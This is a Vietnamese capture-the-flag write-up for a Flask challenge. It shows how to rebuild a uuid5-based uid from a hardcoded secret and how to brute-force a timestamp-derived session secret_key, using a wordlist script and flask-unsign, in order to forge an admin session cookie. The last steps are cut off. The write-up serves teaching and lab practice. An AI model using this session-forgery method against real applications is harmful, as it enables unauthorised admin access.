

Khi bạn đăng nhập thành công, nó sẽ set cho bạn cookie sau:



Route /user/uid trả về

Welcome Guest! Sadly, you are not admin and cannot view the flag.

Để lấy được flag, bạn phải truy cập được trang /admin:



Bạn phải thỏa mãn được các điều kiện sau:

* session.get('is\_admin')
* uuid.uuid5(secret, 'administrator')
* session.get('username') == 'administrator'

Mới được cấp quyền truy cập trang admin

Cách tạo uid:

secret = uuid.UUID('31333337-1337-1337-1337-133713371337')

uid = uuid.uuid5(secret, username)

Mình viết 1 script để tạo uid cho “abc”:

import uuid

from flask import Flask, request, render\_template, jsonify, abort, redirect, session

app = Flask(\_\_name\_\_)

secret = uuid.UUID('31333337-1337-1337-1337-133713371337')

uid = uuid.uuid5(secret, "abc")


print(uid)



Thấy uid mình mới tạo trùng với uid của máy chủ. Vậy là trang web vẫn giữ nguyên secret:

secret = uuid.UUID('31333337-1337-1337-1337-133713371337')

Cách tạo secret\_key:



Trong flask, secret\_key dùng để ký cho session.

Đối với bài này, secret\_key là thời điểm máy chủ bắt đầu, bạn có thể bruteforce rất dễ.

Mình có viết 1 script để tạo secret\_key:

import datetime

import hashlib

f = open("wordlist.txt", "a")

d = datetime.datetime(2024, 9, 20,0,0,0)

for i in range(172800):

d += datetime.timedelta(seconds=1)

myTime = d.strftime('%Y%m%d%H%M%S')

secure\_key = hashlib.sha256(f'secret\_key\_{myTime}'.encode()).hexdigest()

f.write(secure\_key+"\n")

f.close()

Tìm secret\_key bằng công cụ flask-unsign



Tạo uid của administrator:



Tạo 1 token giả mạo:

